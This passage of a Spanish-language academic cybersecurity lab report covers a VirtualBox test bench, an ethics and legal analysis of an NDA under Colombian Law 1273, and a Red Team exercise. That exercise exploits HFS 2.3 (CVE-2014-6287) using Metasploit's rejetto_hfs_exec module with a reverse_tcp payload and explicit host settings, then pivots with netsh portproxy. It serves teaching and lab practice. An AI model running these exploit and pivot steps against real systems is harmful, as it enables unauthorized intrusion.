


Fuente. Elaboración propia Nelson Reyes

Nota: En la máquina virtual Kali Linux se procede a realizar el comando sudo ping con el fin de establecer comunicación con la puerta de enlace, constatando la entrega de paquetes a la dirección 192.168.0.1.

Figura 8.

Ping desde la MV Windows 7 hacia puerta de enlace




Fuente. Elaboración propia Nelson Reyes

Nota: En la máquina virtual Windows 7 se procede a realizar el comando ping con el fin de establecer comunicación con la puerta de enlace, constatando la entrega de paquetes a la dirección 192.168.0.1.

Figura 9.

Ping desde máquina física a MV Kali Linux




Fuente. Elaboración propia Nelson Reyes

Nota: En la máquina física se procede a realizar el comando ping con el fin de establecer comunicación con la máquina virtual Kali Linux, constatando la entrega de paquetes a la dirección 192.168.0.6.

Figura 10.

Ping desde máquina física a MV Windows 7




Fuente. Elaboración propia Nelson Reyes

Nota: En la máquina física se procede a realizar el comando ping con el fin de establecer comunicación con la máquina virtual Windows 7, constatando la entrega de paquetes a la dirección 192.168.0.7.

Figura 11.

Ping desde MV Kali Linux a máquina física




Fuente. Elaboración propia Nelson Reyes

Nota: En la máquina virtual Kali Linux se procede a realizar el comando ping con el fin de establecer comunicación con la máquina física, constatando la entrega de paquetes a la dirección 192.168.0.5.

Figura 12.

Ping desde MV Kali Linux a máquina virtual Windows 7




Fuente. Elaboración propia Nelson Reyes

Nota: En la máquina virtual Kali Linux se procede a realizar el comando ping con el fin de establecer comunicación con la máquina virtual Windows 7, constatando la entrega de paquetes a la dirección 192.168.0.7.

Figura 13.

Ping desde MV Windows 7 a máquina física




Fuente. Elaboración propia Nelson Reyes

Nota: en la máquina virtual Windows 7se procede a realizar el comando ping con el fin de establecer comunicación con la máquina física, constatando la entrega de paquetes a la dirección 192.168.0.5.

Figura 14.

Ping desde MV Windows 7 a MV Kali Linux



Fuente. Elaboración propia Nelson Reyes

Nota: en la máquina virtual Windows 7 se procede a realizar el comando ping con el fin de establecer comunicación con la máquina virtual Kali Linux, constatando la entrega de paquetes a la dirección 192.168.0.6.

Figura 15.

Montaje banco de trabajo

Fuente. Elaboración propia Nelson Reyes

Nota: el montaje del banco de trabajo se realizó con los siguientes equipos: máquina física, programa VirtualBox, máquina virtual Kali Linux y máquina virtual Windows 7 y utilizando el internet claro hogar, por lo cual, se describirán las características del hardware de los equipos que hacen para del banco de trabajo.

Figura 16.

Condiciones del hardware máquina Windows

Fuente. Elaboración propia Nelson Reyes

Nota: Se observa las características del hardware de la máquina física Asus modelo X411UA, las cuales se describen en la tabla 1.

Tabla 1.

Descripción hardware máquina física


Nombre del dispositivo	**NELSON_REYES**
Modelo	ASUS X411UA
Procesador	Intel Core i5-8250U CPU @ 1.60 GHz (hasta 1.80 GHz)
RAM instalada	8 GB (7.88 GB usable)
Velocidad RAM	2400 MHz
Almacenamiento	447 GB SSD (297 GB usado)
Tarjeta gráfica	Intel UHD Graphics 620
Memoria de GPU	128 MB dedicada + 0.2 GB compartida (máx. 3.9 GB)

Versión del controlador GPU	31.0.101.2111
Fecha del controlador	19/07/2022
Versión DirectX	12 (FL 12.1)
Ubicación física GPU	Bus PCI 0, dispositivo 2, función 0
Tipo de sistema	Sistema operativo de 64 bits, procesador basado en x64
Pantalla táctil	No disponible
Red Ethernet	Presente (Ethernet 3)
Wi-Fi	Activo (4.3 Mbps)

Fuente. Elaboración propia Nelson Reyes

Figura 17.

Condiciones del hardware máquina Kali Linux



Fuente. Elaboración propia Nelson Reyes

Nota: se observa las características del hardware de la máquina virtual Parrot OS Security Edition, las cuales se describen en la tabla 1.

Tabla 2.


Descripción hardware máquina virtual Kali Linux

Nombre	**Parrot OS Security Edition**
Sistema Operativo	Debian 12 Bookworm (64-bit)
RAM	524 MB
Procesadores	1 CPU
Orden de arranque	Disco duro
Virtualización	VT-x/AMD-V, PAE/NX, Paravirtualización KVM, Paginación anidada
Memoria de video	128 MB
Controlador gráfico	VMSVGA
Aceleración 3D	Habilitado
Disco virtual	Parrot-security-6.3.amd64-disk001.vdi (64 GB)
Unidad óptica	Vacío
Audio	Controlador ICH AC97
Red	Intel PRO/1000 MT Desktop (Adaptador puente, Qualcomm Atheros QCA9377)
USB	Controlador OHCI, EHCI

Fuente. Elaboración propia Nelson Reyes

Figura 18.

Condiciones del hardware máquina Windows



Fuente. Elaboración propia Nelson Reyes

Nota: Se observa las características del hardware de la máquina virtual Win7-SE2020-X64, las cuales se describen en la tabla 3.

Tabla 3.

Descripción hardware máquina virtual Windows 7

Nombre	**Win7-SE2020-X64**
Sistema Operativo	Windows 7 (64-bit)
RAM	2,048 MB (2 GB)
Procesadores	1 CPU
Orden de arranque	Óptico, Disco duro
Virtualización	Paginación anidada, Paravirtualización Hyper-V
Memoria de video	18 MB

Controlador gráfico	VMSVGA
Aceleración 3D	Inhabilitado
Disco virtual	Win7-SE2020-X64-disk001.vdi (50 GB)
Unidad óptica	Vacío
Audio	Windows DirectSound (Intel HD Audio)
Red	Intel PRO/1000 MT Desktop (Adaptador puente, Qualcomm Atheros QCA9377)
USB	Controlador OHCI, EHCI

Fuente. Elaboración propia Nelson Reyes

Ética Profesional y Marco Normativo en Operaciones de Seguridad

Fragmentos ilegales identificados en acuerdo de confidencialidad

Una vez leído el acuerdo de confidencialidad se analiza la información con el fin de identificar algún proceso ilegal y no ético que se esté estipulando en dicho acuerdo.

Cláusula primera, objeto.

(...) "la parte receptora se obliga a no divulgar…" "sobre procesos ilegales dentro de SecureNova Labs no podrán ser divulgados (...)", es importante tener en cuenta que la confidencialidad no puede prohibir la denuncia de delitos ni encubrirlos, por lo cual, la cláusula iría en contra de la Ley 1273 del 05/01/2009, en la que se tipifican conductas como acceso abusivo, interceptación de datos y violación de datos personales; además, cualquier "*pacto, compromiso*" para ocultarlas iría en contra del deber de denunciar, así como de colaborar con autoridades que impone el COPNIA.

Cláusula segunda, numeral 2.

(…) "Cualquier información…" "datos secretos como "datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos"" (...), los conceptos anteriores se encuentran relacionados con conductas descritas en el artículo 269A "acceso abusivo" y artículo 269C "interceptación" de la Ley 1273 del 05/01/2009 y no pueden "blindarse" por Acuerdo de No Divulgación (NDA).

Cláusula cuarta, numeral 3.

(…) "*No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso (...)*", este numeral vulnera el deber de denunciar y de colaboración del Código de Ética establecido en la Ley 842 del 2003, asimismo, fomenta la impunidad.

Cláusula octava.

(…) "*En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a SecureNova Labs (...)*", con esta cláusula, la empresa intenta trasladar la responsabilidad penal al aspirante, contrario a la rectitud e independencia técnica exigidas por COPNIA.

Artículos vulnerados en el acuerdo de confidencialidad

Tabla 4.

Artículos Ley 1273 vulnerados

Artículo Ley 1273 de 2009	Explicación
Art. 269A – Acceso abusivo a un sistema informático	El acuerdo alude a "accesos abusivos" como "secretos". Si hubo acceso sin autorización o por fuera de lo acordado, se configura el tipo.

Art. 269C – Interceptación de datos informáticos	Al incorporar "interceptación de información" como contenido protegido, se sugiere captación sin orden judicial, conducta típica.
Art. 269F – Violación de datos personales	Obtención/uso/divulgación de datos personales sin autorización, con provecho propio o de terceros.
Art. 269E – Uso de software malicioso	Si se usaron herramientas maliciosas en "chuzadas" o espionaje.
Art. 269G – Suplantación de sitios web (phishing/DNS)	Relevante si hubo phishing o DNS spoofing para capturar datos.
Agravantes del Título VII BIS	Aprovechamiento de la confianza o revelación en perjuicio de otro aumentan la pena.

Fuente. Elaboración propia Nelson Reyes

Argumentación ética aplicación de trabajo

¿usted como experto en ciberseguridad aplicaría a este trabajo en SecureNova Labs?, dónde la organización dispone de un sueldo de $15.000.000 de pesos colombianos mensuales y contrato vitalicio.

No aplicaría, si bien es cierto la empresa ofrece una asignación mensual fija de "*$15.000.000*" y "*contrato vitalicio*" que se puede considerar "*atractiva e importante*", dentro de las cláusulas que se analizaron anteriormente, existen varias que van en contra de la normatividad legal vigente, en este caso, la Ley 1273 de 2009; así mismo, contra los principios éticos que rigen la ingeniería en Colombia, podemos resaltar que, el Código de Ética del COPNIA establece que el ingeniero debe actuar con probidad, independencia técnica y responsabilidad social, evitando cualquier práctica que comprometa la legalidad o el interés público, de igual forma, tenemos el deber de denunciar actos ilícitos y abstenerse de participar en actividades que vulneren derechos

fundamentales o fomenten la impunidad, por losa argumentes anteriormente expuestos, rechazaría rotundamente la propuesta.

Análisis Escenario 2: Ciberespionaje y Ética

¿Hasta qué punto las empresas de ciberseguridad deben tener acceso a información sensible de sus clientes durante una auditoría de seguridad, y cómo se puede garantizar que este acceso no sea explotado de manera indebida?

En el Anexo 2 se describe un proceso de selección realizado bajo condiciones de alta presión, que implica el manejo de información sensible y la firma de contratos no revisados tras detectarse irregularidades internas, este escenario incrementa el riesgo de acciones fuera del marco normativo colombiano, especialmente en relación con la Ley 1273 de 2009 (artículos 269A, 269C, 269F, entre otros); en este contexto, las empresas de ciberseguridad deben limitar su acceso únicamente a la información estrictamente necesaria para cumplir con el alcance definido en el Rules of Engagement (RoE), aplicando el principio de mínimo privilegio y garantizando que el uso de los datos responda a la finalidad específica del servicio contratado, la normativa reconoce la protección de la información y los datos como un bien jurídico autónomo, lo que exige procedimientos claros para identificar y gestionar delitos informáticos, incluyendo la cadena de custodia, el análisis de los elementos del tipo penal y el verbo rector correspondiente, además, estudios empíricos sobre la eficacia de la Ley 1273 recomiendan fortalecer la probabilidad de detección y sanción y robustecer los incentivos para la denuncia, aspectos que resultan incompatibles con acuerdos de confidencialidad (NDAs) que obligan a guardar silencio frente a conductas ilícitas.

Tabla 5.

Propuesta para garantizar que el acceso no sea explotado de manera indebida

Medida	Descripión
Acuerdos contractuales claros	Definir alcance, sistemas en/fuera de alcance, tratamiento de datos y obligaciones de confidencialidad alineadas con la Ley 1273 y la Ley 1581
Controles técnicos	Implementar PAM (Privileged Access Management), cifrado, registros inalterables y monitoreo continuo mediante SIEM.
Trazabilidad y cadena de custodia	Documentar cada acceso y acción para auditorías internas y externas
Separación de funciones	Aplicar el principio de “cuatro ojos” para validar acciones críticas.
Capacitación ética y legal	Formación en Ley 1273, protección de datos y Código de Ética COPNIA.
Canales de denuncia	Establecer mecanismos internos y externos para reportar irregularidades sin represalias.

Fuente. Elaboración propia Nelson Reyes

¿Qué mecanismos de supervisión y control deberían implementarse en las empresas de ciberseguridad para evitar que sus empleados utilicen herramientas avanzadas de análisis forense con fines no autorizados o éticamente cuestionables?

Tabla 6.

Propuesta de mecanismos de supervisión y control

Mecanismo	Descripción

Política de uso autorizado	Definir en el *Rules of Engagement (RoE)* (*Reglas de enfrentamiento*) qué herramientas forenses pueden emplearse, bajo qué condiciones y alcance.
Gestión de privilegios (PAM)	Implementar soluciones de *Privileged Access Management* (*Administración de Acceso Privilegiado*), para otorgar accesos temporales y justificados, con registro completo
Auditoría continua y trazabilidad	Monitoreo mediante SIEM *(gestión de información y eventos de seguridad*) y UEBA (*análisis del comportamiento de usuarios y entidades*) para detectar patrones anómalos en el uso de herramientas forenses.
Inventario y whitelisting (*Lista blanca*)	Mantener listado oficial de herramientas aprobadas, con control de versiones y licenciamiento.
Separación de funciones	Segregar roles entre quienes ejecutan análisis y quienes validan resultados, aplicando el principio de “cuatro ojos”.
Capacitación ética y legal	Formación periódica en Ley 1273 de 2009, protección de datos y Código de Ética COPNIA para reforzar la responsabilidad profesional.
Canales de denuncia internos	Establecer mecanismos seguros y anónimos para reportar uso indebido, con política de no represalias.

Fuente. Elaboración propia Nelson Reyes

¿Cómo deberían responder los gobiernos y organizaciones cuando descubren que una empresa de ciberseguridad contratada ha cometido actos de ciberespionaje?

- Cese inmediato del contrato y revocación de accesos privilegiados.

- Preservación de evidencia digital siguiendo cadena de custodia para garantizar validez probatoria.
- Notificación correspondiente a las autoridades competentes (Fiscalía, Policía Nacional) para activar procesos penales conforme a la Ley 1273 DE 2009, en especial los artículos 269ª y 269G.
- Auditoría independiente para determinar alcance del incidente y evaluar impacto en datos personales y sistemas críticos.
- Acciones contractuales: aplicar cláusulas penales, sanciones económicas y, en el sector público, declarar la inhabilidad del proveedor.
- Comunicación transparente con las partes afectadas, cumpliendo normativas de protección de datos y gestión de incidentes.

¿Cuáles serían las medidas adecuadas para restaurar la confianza y asegurar que no ocurra nuevamente?

Tabla 7.

Medidas propuestas

Medida	Descripción
Revisión y fortalecimiento contractual	Incorporar cláusulas que obliguen a cumplir normativa nacional (Ley 1273, Ley 1581) y principios éticos.
Certificación y auditorías periódicas	Exigir certificaciones internacionales (ISO 27001, ISO 27701) y auditorías externas para validar cumplimiento.
Implementación de controles técnicos reforzados	Aplicar PAM, SIEM, DLP y monitoreo continuo para prevenir accesos indebidos.

Política de transparencia	Publicar informes post-incidente y planes de remediación para demostrar compromiso con la seguridad.
Capacitación obligatoria	Programas de formación en ética profesional, normatividad y buenas prácticas para todo el personal.
Canales de denuncia externos	Facilitar mecanismos para reportar irregularidades ante entes reguladores sin temor a represalias.

Fuente. Elaboración propia Nelson Reyes

Componente práctico - Prácticas simuladas

Configuraciones realizadas equipo Redteam

Herramientas utilizadas

Se utilizó la metodología: Reconocimiento, Enumeración, Detección de vulnerabilidades, Explotación, Postexplotación, Pivoting/Movimiento lateral, Limpieza y remediación, teniendo en cuenta lo establecido en el "anexo 4 – Escenario 3 - Situación problema: Análisis Red Team":

a. Reconocimiento y Enumeración

- ping / arp-scan: implícito por la detección de IPs activas, desde Parrot/Kali para validar conectividad hacia 192.168.0.22 (Host-A) y descubrir 10.10.10.4 (Host-B) a través del salto.
- nmap (escaneos TCP SYN/Version):
    - Detección de puerto 80/TCP abierto en Host-A y banner de HFS 2.3.
    - Scripts NSE como http-title, http-headers, http-server-header, http-enum para perfilar servicio.
- Evidencias: Figuras 6–9.

b. Detección de vulnerabilidades

- Nikto: o escaneo de vulnerabilidades web con NSE y utilidades equivalentes, identificación de:
    - HFS 2.3 vulnerable a RCE (CVE-2014-6287) por command injection en search / cgi, y flags de cookies (MSS_SID) y cabeceras que permiten fingerprinting.
- Evidencias: Figuras 10–12.

c. Explotación

- Metasploit Framework en Parrot/Kali:
    - Módulo exploit/windows/http/rejetto_hfs_exec con payload windows/meterpreter/reverse_tcp o windows/shell/reverse_tcp.
    - Configuración: set RHOSTS 192.168.0.22, set RPORT 80, set LHOST 192.168.0.12, set LPORT 4444, exploit -j (según tus pantallas). (Evidencias: Figuras 13–18).

d. Postexplotación (Host-A)

- Debido a que la sesión meterpreter no cargó stdapi, se optó por shell clásico para:
    - Descubrir red e interfaces: hostname, ipconfig, validación de doble interfaz (bridge 192.168.0.22/24 y NAT 10.10.10.3/24).
    - Inspección de contexto de usuario y privilegios: whoami /all. (Evidencias: Figuras 19–24).

e. Pivoting / Movimiento lateral hacia Host-B

- Pivoting a nivel de Host-A (Windows) con netsh portproxy para redirigir tráfico desde Host-A (10.10.10.3) hacia Host-B (10.10.10.4), exponiendo servicios de la red NAT a través del segmento alcanzable desde Parrot/Kali.

